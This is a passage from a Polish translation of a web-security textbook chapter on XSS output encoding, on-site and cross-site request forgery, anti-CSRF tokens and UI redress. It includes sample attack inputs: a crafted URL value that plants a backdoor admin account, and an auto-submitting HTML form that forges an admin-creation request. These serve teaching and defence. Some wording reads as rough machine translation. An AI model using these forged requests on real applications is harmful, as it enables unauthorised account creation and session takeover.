Oprócz tej kontroli po stronie klienta, rygorystyczna walidacja danych adresów URL po stronie serwera może być stosowana jako środek dogłębnej obrony w celu wykrywania żądań, które mogą zawierać złośliwe exploity dla luk XSS opartych na DOM. W tym samym opisanym przykładzie aplikacja mogłaby faktycznie zapobiec atakowi, stosując jedynie sprawdzanie poprawności danych po stronie serwera, weryfikując następujące elementy:

* Ciąg zapytania zawiera pojedynczy parametr.

* Nazwa parametru to komunikat (sprawdzanie z uwzględnieniem wielkości liter).

* Wartość parametru zawiera wyłącznie treść alfanumeryczną.

Mając te kontrole, nadal konieczne byłoby, aby skrypt po stronie klienta poprawnie przeanalizował wartość parametru komunikatu, upewniając się, że żaden fragment adresu URL nie został uwzględniony.

Sprawdź poprawność danych wyjściowych

Podobnie jak w przypadku odzwierciedlonych wad XSS, aplikacje mogą kodować HTML kontrolowanych przez użytkownika danych DOM, zanim zostaną one wstawione do dokumentu. Umożliwia to bezpieczne wyświetlanie na stronie wszelkiego rodzaju potencjalnie niebezpiecznych znaków i wyrażeń. Kodowanie HTML można zaimplementować w JavaScript po stronie klienta za pomocą następującej funkcji:

```
function sanitize(str)

{

var d = document.createElement(‘div’);

d.appendChild(document.createTextNode(str));

return d.innerHTML;

}
```

Streszczenie

W tym rozdziale przeanalizowano różne sposoby powstawania luk w zabezpieczeniach XSS oraz sposoby obejścia powszechnych mechanizmów obronnych opartych na filtrach. Ponieważ luki w zabezpieczeniach XSS są tak powszechne, często łatwo jest znaleźć kilka błędów w aplikacji, które można łatwo wykorzystać. XSS staje się bardziej interesujący, przynajmniej z perspektywy badawczej, gdy w grę wchodzą różne mechanizmy obronne miejsce, które zmusza cię do wymyślenia wysoce spreparowanych danych wejściowych lub wykorzystania mało znanej funkcji HTML, JavaScript lub VBScript w celu dostarczenia działającego exploita. Następna część opiera się na tych podstawach i analizuje wiele innych sposobów, w jakie defekty w aplikacji internetowej po stronie serwera mogą narazić użytkowników na złośliwe ataki.

Pytania

1. Jakiej standardowej „sygnatury” w zachowaniu aplikacji można użyć do zidentyfikowania większości przypadków podatności XSS?

2. Odkrywasz odzwierciedloną lukę XSS w nieuwierzytelnionym obszarze funkcjonalności aplikacji. Podaj dwa różne sposoby, w jakie luka może zostać wykorzystana do złamania uwierzytelnionej sesji w aplikacji.

3. Odkrywasz, że zawartość parametru pliku cookie jest kopiowana bez żadnych filtrów ani oczyszczania do odpowiedzi aplikacji. Czy tego zachowania można użyć do wstrzyknięcia dowolnego kodu JavaScript do zwracanej strony? Czy można go wykorzystać do przeprowadzenia ataku XSS na innego użytkownika?

4. Odkrywasz zapisane zachowanie XSS w danych, które są wyświetlane tylko tobie. Czy to zachowanie ma jakieś znaczenie dla bezpieczeństwa?

5. Atakujesz aplikację poczty internetowej, która obsługuje załączniki i wyświetla je w przeglądarce. Jakie powszechne luki należy natychmiast sprawdzić?

6. W jaki sposób polityka tego samego pochodzenia wpływa na wykorzystanie technologii Ajax XMLHttpRequest?

7. Wymień trzy możliwe ładunki ataków dla exploitów XSS (tj. złośliwe działania, które możesz wykonać w przeglądarce innego użytkownika, a nie metody przeprowadzania ataków).

8. Odkryłeś odzwierciedloną lukę w zabezpieczeniach XSS, która umożliwia wstrzykiwanie dowolnych danych w pojedyncze miejsce w kodzie HTML zwracanej strony. Wstawione dane są obcinane do 50 bajtów, ale chcesz wstrzyknąć długi skrypt. Wolisz nie wywoływać skryptu na zewnętrznym serwerze. Jak obejść limit długości?

9. Odkrywasz błąd XSS w żądaniu, które musi korzystać z metody POST. Jakie mechanizmy dostarczania są możliwe do przeprowadzenia ataku?

Atakowanie użytkowników: inne techniki

W poprzedniej Części omówiono dziadka ataków na innych użytkowników aplikacji - cross-site scripting (XSS). Tu opisano szeroki zakres innych ataków na użytkowników. Niektóre z nich mają istotne podobieństwa do ataków XSS. W wielu przypadkach ataki są bardziej złożone lub subtelniejsze niż ataki XSS i mogą odnieść sukces w sytuacjach, w których zwykły XSS nie jest możliwy. Ataki na innych użytkowników aplikacji przybierają różne formy i przejawiają wiele subtelności i niuansów, które często są pomijane. Są one również ogólnie mniej zrozumiałe niż podstawowe ataki po stronie serwera, a różne wady są mylone lub pomijane nawet przez niektórych doświadczonych testerów penetracyjnych. Opiszemy wszystkie często spotykane luki w zabezpieczeniach i przedstawimy kroki, które należy wykonać, aby zidentyfikować i wykorzystać każdą z nich.

Wywoływanie działań użytkownika

Wcześnej opisano, w jaki sposób ataki XSS mogą zostać wykorzystane do nakłonienia użytkownika do nieświadomego wykonania akcji w aplikacji. Jeśli użytkownik będący ofiarą ma uprawnienia administratora, technika ta może szybko doprowadzić do całkowitego skompromitowania aplikacji. W tej sekcji omówiono kilka dodatkowych metod, których można użyć do nakłonienia innych użytkowników do działania. Metody te mogą być stosowane nawet w aplikacjach zabezpieczonych przed XSS.

Poproś o fałszerstwo

Ta kategoria ataków (znana również jako jazda sesyjna) jest ściśle powiązana z atakami polegającymi na przejęciu sesji, w których osoba atakująca przechwytuje token sesji użytkownika i dzięki temu może korzystać z aplikacji „jako” ten użytkownik. Jednak w przypadku fałszowania żądań atakujący nigdy nie musi znać tokena sesji ofiary. Zamiast tego atakujący wykorzystuje normalne zachowanie przeglądarek internetowych do przejęcia tokena użytkownika, powodując, że jest on używany do wysyłania żądań, których użytkownik nie zamierza składać. Luki w zabezpieczeniach związane z fałszowaniem żądań występują w dwóch wariantach: on-site i cross-site.

Fałszowanie żądań na miejscu

Fałszowanie żądań na miejscu (OSRF) to znany ładunek ataku służący do wykorzystywania przechowywanych luk w zabezpieczeniach XSS. W robaku MySpace, opisanym w poprzedniej części, użytkownik o imieniu Samy umieścił w swoim profilu skrypt, który powodował, że każdy użytkownik przeglądający ten profil wykonywał różne nieświadome działania. Często pomija się fakt, że zapisane luki OSRF mogą istnieć nawet w sytuacjach, w których XSS nie jest możliwy. Rozważ aplikację tablicy ogłoszeń, która umożliwia użytkownikom przesyłanie elementów, które są przeglądane przez innych użytkowników. Wiadomości są przesyłane przy użyciu następującego żądania:

POST /submit.php

Host: wahh-app.com

Content-Length: 34

type=question&name=daf&message=foo

To żądanie powoduje dodanie do strony wiadomości:

<tr>

<td><img src=”/images/question.gif”></td>

<td>daf</td>

<td>foo</td>

</tr>

W tej sytuacji oczywiście przeprowadziłbyś testy pod kątem błędów XSS. Załóżmy jednak, że aplikacja prawidłowo koduje HTML wszelkie znaki „ < i >, które wstawia na stronę. Kiedy jesteś usatysfakcjonowany, że tej obrony nie da się w żaden sposób ominąć, możesz przejść do następnego testu. Ale spójrz jeszcze raz. Kontrolujesz część celu tagu <img>. Chociaż nie można wyrwać się z cudzysłowu, można zmodyfikować adres URL, aby każdy użytkownik przeglądający wiadomość wykonał dowolne żądanie GET na miejscu. Na przykład przesłanie następującej wartości w parametrze type powoduje, że każda osoba przeglądająca Twoją wiadomość wysyła prośbę o dodanie nowego użytkownika administracyjnego:

../admin/newUser.php?username=daf2&password=0wned&role=admin#

Gdy zwykły użytkownik zostanie nakłoniony do wysłania spreparowanej prośby, oczywiście kończy się to niepowodzeniem. Ale kiedy administrator przegląda twoją wiadomość, twoje konto backdoora zostaje utworzone. Przeprowadziłeś udany atak OSRF, mimo że XSS nie był możliwy. I oczywiście atak się powiedzie, nawet jeśli administratorzy podejmą środki ostrożności i wyłączą JavaScript. W poprzedzającym ciągu ataku zwróć uwagę na znak #, który faktycznie kończy adres URL przed sufiksem .gif. Możesz równie łatwo użyć & do włączenia sufiksu jako kolejnego parametru żądania.

KROKI HACKOWANIA

1. W każdym miejscu, w którym dane przesłane przez jednego użytkownika są wyświetlane innym użytkownikom, ale nie można przeprowadzić przechowywanego ataku XSS, sprawdź, czy zachowanie aplikacji naraża ją na ataki OSRF.

2. Luka zwykle powstaje, gdy dane dostarczone przez użytkownika są wstawiane do celu hiperłącza lub innego adresu URL na zwracanej stronie. O ile aplikacja specjalnie nie blokuje żadnych wymaganych znaków (zwykle kropek, ukośników i ograniczników używanych w ciągu zapytania), prawie na pewno jest podatna na ataki.

3. Jeśli odkryjesz lukę w zabezpieczeniach OSRF, poszukaj odpowiedniego żądania w swoim exploicie, zgodnie z opisem w następnej sekcji dotyczącej fałszowania żądań między witrynami.

Lukom w zabezpieczeniach OSRF można zapobiegać, weryfikując dane wejściowe użytkownika tak ściśle, jak to możliwe, zanim zostaną one włączone do odpowiedzi. Na przykład w opisanym konkretnym przypadku aplikacja może zweryfikować, czy parametr typu ma jedną z określonych wartości. Jeśli aplikacja musi akceptować inne wartości, których nie może z góry przewidzieć, należy wprowadzić dane zawierające dowolny ze znaków / . \ ? & i = powinny być zablokowane. Należy pamiętać, że kodowanie tych znaków w formacie HTML nie jest skuteczną obroną przed atakami OSRF, ponieważ przeglądarki będą dekodować ciąg docelowego adresu URL, zanim zostanie on zażądany. W zależności od punktu wstawienia i otaczającego kontekstu, możliwe może być również zapobieganie atakom OSRF przy użyciu tych samych mechanizmów obronnych, które opisano w następnej sekcji dotyczącej ataków typu cross-site request forgery.

Fałszowanie żądań między witrynami

W atakach typu cross-site request forgery (CSRF) osoba atakująca tworzy niewinnie wyglądającą witrynę internetową, która powoduje, że przeglądarka użytkownika wysyła żądanie bezpośrednio do

aplikacji podatnej na ataki w celu wykonania niezamierzonej czynności, która jest korzystna dla osoby atakującej. Pamiętaj, że polityka tego samego pochodzenia nie zabrania jednej witrynie wysyłania żądań do innej domeny. Uniemożliwia to jednak stronie źródłowej przetwarzanie odpowiedzi na żądania między domenami. Dlatego ataki CSRF są zwykle tylko „jednokierunkowe". Czynności wieloetapowe, takie jak w przypadku robaka Samy XSS, w którym dane są odczytywane z odpowiedzi i włączane do późniejszych żądań, nie mogą być wykonywane przy użyciu czystego ataku CSRF. (Niektóre metody, za pomocą których techniki CSRF mogą zostać rozszerzone w celu przeprowadzania ograniczonych ataków dwukierunkowych i przechwytywania danych między domenami, zostaną opisane w dalszej części tego rozdziału.) Rozważmy aplikację, w której administratorzy mogą tworzyć nowe konta użytkowników przy użyciu żądań takich jak:

POST /auth/390/NewUserStep2.ashx HTTP/1.1

Host: mdsec.net

Cookie: SessionId=8299BE6B260193DA076383A2385B07B9

Content-Type: application/x-www-form-urlencoded

Content-Length: 83

realname=daf&username=daf&userrole=admin&password=letmein1&

confirmpassword=letmein1

To żądanie ma trzy kluczowe cechy, które czynią je podatnymi na ataki CSRF:

* Żądanie wykonuje akcję uprzywilejowaną. W pokazanym przykładzie żądanie tworzy nowego użytkownika z uprawnieniami administratora.

* Aplikacja korzysta wyłącznie z plików cookie HTTP do śledzenia sesji. Żadne tokeny związane z sesją nie są przesyłane w innym miejscu żądania.

* Atakujący może określić wszystkie parametry wymagane do wykonania akcji. Oprócz tokena sesji w pliku cookie, żądanie nie musi zawierać żadnych nieprzewidywalnych wartości.

Podsumowując, te funkcje oznaczają, że osoba atakująca może utworzyć stronę internetową, która wysyła żądanie między domenami do aplikacji podatnej na ataki, zawierającej wszystko, co jest potrzebne do wykonania uprzywilejowanej akcji. Oto przykład takiego ataku:

<html>

<body>

<form action="https://mdsec.net/auth/390/NewUserStep2.ashx"

method="POST"> <input type="hidden" name="realname" value="daf">

<input type="hidden" name="username" value="daf">

<input type="hidden" name="userrole" value="admin">

<input type="hidden" name="password" value="letmein1">

<input type="hidden" name="confirmpassword" value="letmein1">

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

Ten atak umieszcza wszystkie parametry żądania w ukrytych polach formularza i zawiera skrypt do automatycznego wysyłania formularza. Gdy przeglądarka użytkownika przesyła formularz, automatycznie dodaje pliki cookie użytkownika dla domeny docelowej, a aplikacja przetwarza wynikowe żądanie w zwykły sposób. Jeśli administrator, który jest zalogowany w aplikacji podatnej na ataki, odwiedzi stronę internetową atakującego zawierającą ten formularz, żądanie zostanie przetworzone w ramach sesji administratora i utworzone zostanie konto atakującego. Prawdziwy przykład błędu CSRF został znaleziony w aplikacji eBay przez Dave'a Armstronga w 2004 roku. Możliwe było spreparowanie adresu URL, który spowodował, że żądający użytkownik złożył arbitralną ofertę na przedmiot aukcji. Witryna innej firmy może spowodować, że odwiedzający zażądają tego adresu URL, aby każdy użytkownik serwisu eBay, który odwiedził tę witrynę, złożył ofertę. Co więcej, przy odrobinie pracy możliwe było wykorzystanie luki w przechowywanym ataku OSRF w samej aplikacji eBay. Aplikacja umożliwiała umieszczanie tagów <img> w opisach aukcji. Aby bronić się przed atakami, aplikacja sprawdzała, czy cel tagu zwrócił rzeczywisty plik obrazu. Jednak możliwe było umieszczenie łącza do zewnętrznego serwera, który zwracał prawidłowy obraz podczas tworzenia przedmiotu aukcji, a następnie zastąpienie tego obrazu przekierowaniem HTTP do spreparowanego adresu URL CSRF. W ten sposób każdy, kto oglądał przedmiot aukcji, nieświadomie złożyłby na niego ofertę. Więcej szczegółów można znaleźć w oryginalnym poście Bugtraq:

http://archive.cert.uni-stuttgart.de/bugtraq/2005/04/msg00279.html

UWAGA: Wada w sprawdzaniu poprawności obrazów poza witryną przez aplikację jest znana jako usterka „czasu sprawdzenia, czasu użycia” (TOCTOU). Element jest weryfikowany w jednym czasie i używany w innym czasie, a atakujący może zmodyfikować jego wartość w oknie między tymi czasami.

Wykorzystanie błędów CSRF

Luki CSRF pojawiają się głównie w przypadkach, gdy aplikacje polegają wyłącznie na plikach cookie HTTP do śledzenia sesji. Gdy aplikacja ustawi plik cookie w przeglądarce użytkownika, przeglądarka automatycznie przesyła ten plik cookie do aplikacji przy każdym kolejnym żądaniu. Dzieje się tak niezależnie od tego, czy żądanie pochodzi z linku, formularza w samej aplikacji, czy z innego źródła, takiego jak zewnętrzna strona internetowa lub link kliknięty w wiadomości e-mail. Jeśli aplikacja nie zabezpieczy się przed „jazdą” atakującego na sesjach użytkowników w ten sposób, jest podatna na CSRF.

KROKI HACKOWANIA

1. Przejrzyj kluczowe funkcje aplikacji, określone w ćwiczeniach mapowania aplikacji (zob. Rozdział 4).

2. Znajdź funkcję aplikacji, której można użyć do wykonania poufnej akcji w imieniu nieświadomego użytkownika, która opiera się wyłącznie na plikach cookie do śledzenia sesji użytkownika i która wykorzystuje parametry żądania, które osoba atakująca może w pełni określić z wyprzedzeniem — tj. nie zawierają żadnych innych żetonów ani nieprzewidywalnych przedmiotów.

3. Utwórz stronę HTML, która wysyła żądane żądanie bez interakcji użytkownika. W przypadku żądań GET można umieścić tag <img> z atrybutem src ustawionym na adres URL, na który narażony jest atak. W przypadku żądań POST można utworzyć formularz, który zawiera ukryte pola dla wszystkich odpowiednich parametrów wymaganych do ataku i którego cel jest ustawiony na adres URL, na który narażony jest atak. Możesz użyć JavaScript, aby automatycznie przesłać formularz, gdy tylko strona się załaduje.

4. Po zalogowaniu się do aplikacji użyj tej samej przeglądarki, aby załadować spreparowaną stronę HTML. Sprawdź, czy żądana akcja została wykonana w aplikacji.

WSKAZÓWKA: Możliwość ataków CSRF zmienia wpływ wielu innych kategorii podatności, wprowadzając dodatkowy wektor ich wykorzystania. Rozważmy na przykład funkcję administracyjną, która pobiera identyfikator użytkownika w parametrze i wyświetla informacje o określonym użytkowniku. Funkcja podlega rygorystycznej kontroli dostępu, ale zawiera w parametrze uid lukę umożliwiającą wstrzyknięcie kodu SQL. Ponieważ administratorzy aplikacji są zaufani i mają pełną kontrolę nad bazą danych w każdym przypadku, wstrzyknięcie SQL podatności można uznać za niskie ryzyko. Ponieważ jednak funkcja nie wykonuje (zgodnie z pierwotnym zamierzeniem) żadnych czynności administracyjnych, nie jest chroniona przed CSRF. Z punktu widzenia atakującego funkcja ta jest tak samo istotna, jak funkcja przeznaczona specjalnie dla administratorów do wykonywania dowolnych zapytań SQL. Jeśli można wstrzyknąć zapytanie, które wykonuje jakąś poufną akcję lub pobiera dane przez jakiś kanał poza pasmem, atak ten może zostać przeprowadzony przez użytkowników niebędących administratorami za pośrednictwem CSRF.

Uwierzytelnianie i CSRF

Ponieważ ataki CSRF polegają na wykonywaniu uprzywilejowanych działań w kontekście sesji użytkownika ofiary, zwykle wymagają one zalogowania użytkownika do aplikacji w momencie ataku. Jednym z miejsc, w których pojawiło się wiele niebezpiecznych luk w zabezpieczeniach CSRF, są interfejsy sieciowe używane przez domowe routery DSL. Urządzenia te często zawierają poufne funkcje, takie jak możliwość otwierania wszystkich portów w zaporze sieciowej skierowanej do Internetu. Ponieważ funkcje te często nie są chronione przed CSRF, a większość użytkowników nie modyfikuje domyślnego wewnętrznego adresu IP urządzenia, są one podatne na ataki CSRF przeprowadzane przez złośliwe witryny zewnętrzne. Jednakże urządzenia, o których mowa, często wymagają uwierzytelnienia w celu wprowadzenia poufnych zmian, a większość użytkowników na ogół nie jest zalogowana na swoim urządzeniu. Jeżeli interfejs sieciowy urządzenia korzysta z uwierzytelniania opartego na formularzach, często możliwe jest przeprowadzenie dwuetapowego ataku polegającego na pierwszym zalogowaniu użytkownika do urządzenia, a następnie wykonaniu czynności uwierzytelniającej. Ponieważ większość użytkowników nie modyfikuje domyślnych danych uwierzytelniających dla urządzeń tego typu (być może wychodząc z założenia, że dostęp do interfejsu internetowego można uzyskać tylko z wewnętrznej sieci domowej), atakujący stronę internetową może najpierw wysłać żądanie logowania zawierające domyślne dane uwierzytelniające. Następnie urządzenie ustawia w przeglądarce użytkownika token sesji, który jest wysyłany automatycznie w kolejnych żądaniach, w tym generowanych przez atakującego. W innych sytuacjach atakujący może wymagać, aby użytkownik ofiary był zalogowany do aplikacji w ramach własnego kontekstu użytkownika atakującego w celu przeprowadzenia określonego ataku. Rozważmy na przykład aplikację, która umożliwia użytkownikom przesyłanie i przechowywanie plików. Pliki te mogą zostać pobrane później, ale tylko przez użytkownika, który je przesłał. Załóżmy, że funkcja może zostać wykorzystana do przeprowadzenia ataków XSS z pamięcią, ponieważ nie następuje filtrowanie zawartości pliku (patrz rozdział 12). Ta luka może wydawać się nieszkodliwa, ponieważ osoba atakująca może jej użyć tylko do zaatakowania siebie. Jednak za pomocą technik CSRF osoba atakująca może w rzeczywistości

wykorzystać zapisaną lukę w zabezpieczeniach XSS w celu skompromitowania innych użytkowników. Jak już opisano, strona internetowa atakującego może wysłać żądanie CSRF, aby zmusić użytkownika ofiary do zalogowania się przy użyciu danych uwierzytelniających atakującego. Strona atakującego może następnie wysłać żądanie CSRF w celu pobrania złośliwego pliku. Gdy przeglądarka użytkownika przetwarza ten plik, wykonywany jest ładunek XSS osoby atakującej, a sesja użytkownika z aplikacją, której dotyczy luka, zostaje naruszona. Chociaż ofiara jest obecnie zalogowana przy użyciu konta atakującego, nie musi to być koniec ataku. Jak opisano w rozdziale 12, exploit XSS może utrzymywać się w przeglądarce użytkownika i wykonywać dowolne działania, wylogowując go z bieżącej sesji z podatną na ataki aplikacją i zmuszając go do ponownego zalogowania się przy użyciu własnych danych uwierzytelniających. Zapobieganie błędom CSRF. Luki CSRF wynikają z tego, że przeglądarki automatycznie przesyłają pliki cookie z powrotem do serwera WWW, który je wydał, przy każdym kolejnym żądaniu. Jeśli aplikacja internetowa opiera się wyłącznie na plikach cookie HTTP jako mechanizmie śledzenia sesji, jest z natury narażona na tego typu atak. Standardową obroną przed atakami CSRF jest uzupełnienie cookies HTTP o dodatkowe metody śledzenia sesji. Zazwyczaj ma to formę dodatkowych tokenów, które są przesyłane przez ukryte pola w formularzach HTML. Po przesłaniu każdego żądania, oprócz sprawdzania poprawności sesyjnych plików cookie, aplikacja weryfikuje, czy w przesłanym formularzu otrzymano prawidłowy token. Zakładając, że atakujący nie ma możliwości określenia wartości tego tokena, nie może skonstruować żądania międzydomenowego, które z powodzeniem wykona żądaną akcję.

UWAGA: Nawet funkcje, które są solidnie chronione przy użyciu tokenów CSRF, mogą być podatne na ataki związane z interfejsem użytkownika (UI), jak opisano w dalszej części.

Kiedy tokeny anty-CSRF są używane w ten sposób, muszą podlegać takim samym zabezpieczeniom, jak zwykłe tokeny sesyjne. Jeśli atakujący może przewidzieć wartości tokenów, które są wydawane innym użytkownikom, może być w stanie określić wszystkie parametry wymagane dla żądania CSRF, a tym samym przeprowadzić atak. Ponadto, jeśli tokeny anty-CSRF nie są powiązane z sesją użytkownika, któremu zostały wydane, osoba atakująca może uzyskać prawidłowy token w ramach własnej sesji i użyć go w ataku CSRF, którego celem jest sesja innego użytkownika .

OSTRZEŻENIE: Niektóre aplikacje używają stosunkowo krótkich tokenów anty-CSRF przy założeniu, że nie będą one poddawane atakom siłowym w sposób, w jaki mogą to być tokeny krótkich sesji. Każdy atak, który wysyłałby do aplikacji zakres możliwych wartości, musiałby wysłać je za pośrednictwem przeglądarki ofiary, co wiązałoby się z dużą liczbą żądań, które można łatwo zauważyć. Co więcej, aplikacja może defensywnie zakończyć sesję użytkownika, jeśli otrzyma zbyt wiele nieprawidłowych tokenów anty-CSRF, wstrzymując w ten sposób atak. Jednak pomija to możliwość przeprowadzenia ataku brute-force wyłącznie po stronie klienta, bez wysyłania jakichkolwiek żądań do serwera. W niektórych sytuacjach atak ten można przeprowadzić przy użyciu techniki opartej na CSS w celu wyliczenia historii przeglądania użytkownika. Aby taki atak się powiódł, muszą być spełnione dwa warunki:

* Aplikacja musi czasami przesyłać token anty-CSRF w ciągu zapytania adresu URL. Dzieje się tak często, ponieważ dostęp do wielu chronionych funkcji uzyskuje się za pośrednictwem prostych hiperłączy zawierających token w docelowym adresie URL.

* Aplikacja musi albo używać tego samego tokena anty-CSRF przez całą sesję użytkownika, albo tolerować użycie tego samego tokena więcej niż jeden raz. Często ma to na celu poprawę doświadczenia użytkownika i umożliwienie korzystania z przycisków wstecz i dalej w przeglądarce.

Jeśli te warunki są spełnione, a docelowy użytkownik odwiedził już adres URL, który zawiera token anty-CSRF, osoba atakująca może przeprowadzić atak brute-force z własnej strony. Tutaj skrypt na

stronie atakującego dynamicznie tworzy hiperłącza do odpowiedniego adresu URL w aplikacji docelowej, w tym inną wartość tokena anty-CSRF w każdym łączu. Następnie używa JavaScript API getComputedStyle do sprawdzenia, czy użytkownik odwiedził link. Gdy odwiedzany link zostanie zidentyfikowany, zostanie znaleziony prawidłowy token anty-CSRF, a strona atakującego może następnie użyć go do wykonania wrażliwych działań w imieniu użytkownika.

Należy pamiętać, że aby bronić się przed atakami CSRF, nie wystarczy po prostu wykonać wrażliwych działań przy użyciu wieloetapowego procesu. Na przykład, gdy administrator dodaje nowe konto użytkownika, może wprowadzić odpowiednie dane na pierwszym etapie, a następnie przejrzeć i potwierdzić dane na drugim etapie. Jeśli nie są używane żadne dodatkowe tokeny anty-CSRF, funkcja nadal jest podatna na CSRF, a atakujący może po prostu wysłać dwa wymagane żądania po kolei lub (bardzo często) przejść bezpośrednio do drugiego żądania. Czasami funkcja aplikacji wykorzystuje dodatkowy token, który jest ustawiany w jednej odpowiedzi i przesyłany w następnym żądaniu. Jednak przejście między tymi dwoma krokami wiąże się z przekierowaniem, więc obrona nic nie osiąga. Chociaż CSRF jest atakiem jednokierunkowym i nie można go używać do odczytywania tokenów z odpowiedzi aplikacji, jeśli odpowiedź CSRF zawiera przekierowanie do innego adresu URL zawierającego token, przeglądarka ofiary automatycznie podąża za przekierowaniem i automatycznie przesyła token wraz z tym żądaniem. Nie popełniaj błędu, polegając na nagłówku HTTP Referer, aby wskazać, czy żądanie pochodzi z witryny, czy spoza niej. Nagłówek strony odsyłającej można sfałszować przy użyciu starszych wersji Flasha lub zamaskować za pomocą metatagu odświeżania. Ogólnie rzecz biorąc, nagłówek Referer nie jest niezawodną podstawą do budowania zabezpieczeń w aplikacjach internetowych.

Pokonywanie obrony przed CSRF za pomocą XSS

Często twierdzi się, że obronę anty-CSRF można pokonać, jeśli aplikacja zawiera luki w zabezpieczeniach XSS. Ale to tylko częściowo prawda. Myśl kryjąca się za tym twierdzeniem jest słuszna — ponieważ ładunki XSS są wykonywane na miejscu, mogą wchodzić w dwukierunkową interakcję z aplikacją, a zatem mogą pobierać tokeny z odpowiedzi aplikacji i przesyłać je w kolejnych żądaniach. Jeśli jednak strona, która sama jest chroniona przez zabezpieczenia anty-CSRF, zawiera również odbitą usterkę XSS, nie można jej łatwo wykorzystać do przełamania zabezpieczeń. Nie zapominaj, że początkowe żądanie odbitego ataku XSS jest samo w sobie cross-site. Atakujący tworzy adres URL lub żądanie POST zawierające złośliwe dane wejściowe, które są kopiowane do odpowiedzi aplikacji. Ale jeśli strona podatna na ataki implementuje zabezpieczenia anty-CSRF, spreparowane żądanie atakującego musi już zawierać wymagany token, aby odnieść sukces. Jeśli tak nie jest, żądanie jest odrzucane, a ścieżka kodu zawierająca odzwierciedloną lukę XSS nie jest wykonywana. Problemem nie jest tutaj to, czy wstrzyknięty skrypt może odczytać jakiekolwiek tokeny zawarte w odpowiedzi aplikacji (oczywiście, że może). Problem polega na tym, aby skrypt znalazł się w odpowiedzi zawierającej te tokeny. W rzeczywistości istnieje kilka sytuacji, w których luki XSS mogą zostać wykorzystane do pokonania mechanizmów obronnych przed CSRF:

* Jeśli w bronionej funkcjonalności są jakieś zapisane wady XSS, zawsze można je wykorzystać do pokonania obrony. JavaScript wstrzyknięty za pomocą przechowywanego ataku może bezpośrednio odczytać tokeny zawarte w tej samej odpowiedzi, w której pojawia się skrypt.

*Jeśli aplikacja wykorzystuje zabezpieczenia anty-CSRF tylko dla części swojej funkcjonalności, a w funkcji, która nie jest chroniona przed CSRF, występuje odzwierciedlona wada XSS, można ją wykorzystać do pokonania obrony anty-CSRF. Na przykład, jeśli aplikacja wykorzystuje tokeny anty-CSRF do ochrony tylko drugiego etapu funkcji transferu środków, osoba atakująca może wykorzystać odbity atak XSS w innym miejscu, aby pokonać obronę. Skrypt wstrzyknięty przez tę lukę może na

miejscu zażądać pierwszego kroku transferu środków, odzyskać token i użyć go do zażądania drugiego kroku. Atak się powiódł, ponieważ pierwszy krok transferu, który nie jest chroniony przed CSRF, zwraca token potrzebny do uzyskania dostępu do bronionej strony. Poleganie tylko na plikach cookie HTTP, aby osiągnąć pierwszy krok, oznacza, że można je wykorzystać, aby uzyskać dostęp do tokena chroniącego drugi krok.


* W niektórych aplikacjach tokeny anty-CSRF są powiązane tylko z bieżącym użytkownikiem, a nie z jego sesją. W tej sytuacji, jeśli formularz logowania nie jest chroniony przed CSRF, wieloetapowy exploit może być nadal możliwy. Najpierw atakujący loguje się na własne konto, aby uzyskać prawidłowy token anty-CSRF, który jest powiązany z jego tożsamością użytkownika. Następnie używa CSRF przeciwko formularzowi logowania, aby zmusić użytkownika ofiary do zalogowania się przy użyciu danych uwierzytelniających atakującego, jak już opisano w przypadku wykorzystania luk XSS przechowywanych przez tego samego użytkownika. Gdy użytkownik jest zalogowany jako atakujący, atakujący używa CSRF, aby spowodować, że użytkownik wyśle żądanie wykorzystujące błąd XSS, używając tokena anty-CSRF zdobytego wcześniej przez atakującego. Ładunek XSS atakującego jest następnie wykonywany w przeglądarce użytkownika. Ponieważ użytkownik jest nadal zalogowany jako atakujący, ładunek XSS może wymagać ponownego wylogowania użytkownika i nakłonienia go do ponownego zalogowania się, w wyniku czego dane logowania użytkownika i wynikająca z tego sesja aplikacji zostaną w pełni naruszone.

* Jeśli tokeny anty-CSRF są powiązane nie z użytkownikiem, ale z bieżącą sesją, możliwa jest odmiana poprzedniego ataku, jeśli atakujący ma dostępne metody wstrzykiwania plików cookie do przeglądarki użytkownika (jak opisano w dalszej części tego rozdziału) . Zamiast używać ataku CSRF przeciwko formularzowi logowania z własnymi poświadczeniami atakującego, atakujący może bezpośrednio przekazać użytkownikowi zarówno swój bieżący token sesji, jak i powiązany z nim token anty-CSRF. Pozostała część ataku następnie przebiega zgodnie z wcześniejszym opisem. Pomijając te scenariusze, solidne zabezpieczenia przed atakami CSRF w wielu sytuacjach znacznie utrudniają, jeśli nie uniemożliwiają, wykorzystanie niektórych luk w zabezpieczeniach XSS. Jednak jest rzeczą oczywistą, że wszelkie warunki XSS w aplikacji powinny być zawsze naprawione, niezależnie od wszelkich zabezpieczeń anty-CSRF, które w niektórych sytuacjach mogą udaremnić atakującego, który chce je wykorzystać.

Zadośćuczynienie interfejsu użytkownika

Zasadniczo zabezpieczenia przed CSRF obejmujące tokeny na stronie mają na celu zapewnienie, że żądania wysyłane przez użytkownika pochodzą z działań tego użytkownika w samej aplikacji i nie są wywoływane przez domenę strony trzeciej. Ataki polegające na naprawie interfejsu użytkownika mają na celu umożliwienie witrynie innej firmy wywołania działań użytkownika w innej domenie, nawet jeśli używane są tokeny anty-CSRF. Ataki te działają, ponieważ w odpowiednim sensie wynikające z nich żądania faktycznie pochodzą z aplikacji będącej celem ataku. Techniki zadośćuczynienia w interfejsie użytkownika są często określane jako „clickjacking", „strokejacking" i inne modne hasła. W swojej podstawowej formie atak polegający na naprawie interfejsu użytkownika polega na tym, że strona atakującego ładuje aplikację docelową w ramce iframe na stronie atakującego. W efekcie atakujący nakłada interfejs docelowej aplikacji na inny interfejs dostarczony przez atakującego. Interfejs atakującego zawiera treści zachęcające użytkownika i nakłonić go do 